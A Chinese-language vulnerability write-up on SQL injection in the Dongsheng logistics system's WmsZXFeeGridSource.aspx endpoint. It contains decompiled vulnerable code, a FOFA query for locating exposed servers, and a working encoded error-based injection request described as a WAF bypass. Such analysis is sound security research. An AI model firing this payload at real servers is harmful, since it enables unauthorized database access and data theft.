漏洞简介
东胜物流软件是青岛东胜伟业软件有限公司一款集订单管理、仓库管理、运输管理等多种功能于一体的物流管理软件。东胜物流信息管理系统 WmsZXFeeGridSource.aspx 接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用SQL注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
fofa语法
body="FeeCodes/CompanysAdapter.aspx" || body="dhtmlxcombo_whp.js" || body="dongshengsoft" || body="theme/dhtmlxcombo.css"
漏洞分析
根据 WmsZXFeeGridSource.aspx 的代码引用 DSWeb.WMS_ZX.WmsZXFeeGridSource ,在dll中找到它的逻辑实现

主要就是根据read参数的值来进行处理不同的分支逻辑

当read=areaname时,进入DoAreaname方法
private string DoAreaname(string strClientValue)
{
  StringBuilder stringBuilder1 = new StringBuilder();
  StringBuilder stringBuilder2 = new StringBuilder();
  stringBuilder1.Append("{");
  stringBuilder1.Append("area:[");
  T_ALL_DA tAllDa = new T_ALL_DA();
  string str = "";
  if (string.op_Inequality(strClientValue.Trim(), ""))
    str = $" and STORAGENAME='{strClientValue}'";
  string strSQL = $"select * from wms_storage_area where 1=1 {str} and ISENABLE=1 order by AREANAME";
DataSet allSql = tAllDa.GetAllSQL(strSQL);strClientValue参数的值被直接拼接在strSQL语句里,然后用GetAllSQL进行执行,全程无过滤或校验,导致SQL注入漏洞。
this.strGIDS = this.Request.QueryString["gids"].ToString();
else if (this.strReadXmlType.Equals("areaname"))
  this.Response.Write(this.DoAreaname(this.strareaname));
else if (this.strReadXmlType.Equals("isout"))
  this.Response.Write(this.Doisout(this.strGIDS));
else if (this.strReadXmlType.Equals("getacreage"))
  this.Response.Write(this.getacreage(this.strareaname));
else if (this.strReadXmlType.Trim().ToLower().Equals("islock"))
  this.Response.Write(this.setislock());
else if (string.op_Equality(this.strReadXmlType, "notlock"))
  this.Response.Write(this.setnotlock());
else if (string.op_Equality(this.strReadXmlType, "getislock"))
  this.Response.Write(this.getislock());
else if (string.op_Equality(this.strReadXmlType, "setcopy"))

private string Doisout(string sGIDS)
{
  return new T_ALL_DA().GetStrSQL("num", $"select count(*) num from wms_out_detail where INBSNO in ('{sGIDS.Trim()}')");
}

private string GetCells(int iShowCount, string readXmlType)
{
string strSql = $" SELECT GID,CLIENTNAME,STORAGENAME,AREANAME,UNITPRICE,ACREAGE,ARFEE,UNIT,REMARK,ISLOCK FROM wms_fee WHERE 1=1 and FEEYEAR='{this.stryear.Trim()}' and FEEMONTH='{this.strmonth.Trim()}' ORDER BY MODIFIEDTIME desc";
}

private string setCopy()
{
  return new T_ALL_DA().GetExecuteSqlCommand($"insert into wms_fee select newid() as [GID],{this.stryear2} as [FEEYEAR],{this.strmonth2} as [FEEMONTH],[CLIENTNAME],[STORAGENAME],[AREANAME],[UNITPRICE],[ACREAGE],[ARFEE],[APFEE],[REMARK],0 as [ISLOCK],getdate() as [LOCKTIME],'' as [LOCKUSER],'{this.strUserID}' as [CREATEUSER],getdate() as [CREATETIME],'{this.strUserID}' as [MODIFIEDUSER],getdate() as [MODIFIEDTIME],[UNIT] from wms_fee where [FEEYEAR]={this.stryear1} and [FEEMONTH]={this.strmonth1}").ToString().Trim();
}

private string getislock()
{
  return new T_ALL_DA().GetStrSQL("nums", $"select count(gid) nums from wms_fee where ISLOCK=1 and gid in ({$"'{this.strGIDS.Replace(",", "','")}'"})");
}

private string setnotlock()
{
  string str = $"'{this.strGIDS.Replace(",", "','")}'";
  T_ALL_DA tAllDa = new T_ALL_DA();
  if (!string.op_Equality(tAllDa.GetStrSQL("nums", $"select count(gid) nums from ch_fee where (bsno in ({str}) or WMSOUTBSNO in ({str})) and (ISINVOICE=1 or AUDITSTATUS=1 or ORDERINVOICE<>0.00 or DEBITNO is not null or (FEESTATUS<>0 and FEESTATUS<>1))").Trim(), "0"))
    return "有“未申请开票、未开发票或未对帐”的入账数据,不允许取消入账,请重新操作!";
  if (!string.op_Equality(tAllDa.GetStrSQL("nums", $"select count(gid) nums from ch_fee_do where feeid in (select gid nums from ch_fee where (bsno in ({str}) or WMSOUTBSNO in ({str})))").Trim(), "0"))
    return "有“未申请开票、未开发票或未对帐”的入账数据,不允许取消入账,请重新操作!";
  return new WmsFeeDA().setnotlock(this.strGIDS, this.strUserID) < 0 ? "操作有误,请重新操作!" : "";
}存在多个SQL注入漏洞。
漏洞复现
由于参数会被自动去除多余的空格等,同时areaname参数还会进行反转义操作,因此可以对payload进行unicode编码或者16进制编码在url编码等等操作,从而可能绕过waf
GET /WMS_ZX/WmsZXFeeGridSource.aspx?areaname=%20%20%20%20%5c%75%30%30%33%31%5c%75%30%30%32%37%5c%75%30%30%36%31%5c%75%30%30%36%65%5c%75%30%30%36%34%5c%75%30%30%32%30%5c%75%30%30%33%31%5c%75%30%30%33%63%5c%75%30%30%34%30%5c%75%30%30%34%30%5c%75%30%30%35%36%5c%75%30%30%34%35%5c%75%30%30%35%32%5c%75%30%30%35%33%5c%75%30%30%34%39%5c%75%30%30%34%66%5c%75%30%30%34%65%5c%75%30%30%32%64%5c%75%30%30%32%64%20%20%20%20&read=%20%20%20%20areaname%20%20%20%20 HTTP/1.1
Host: dongsheng.mrxn.net

通过报错注入在响应里回显数据库版本信息。

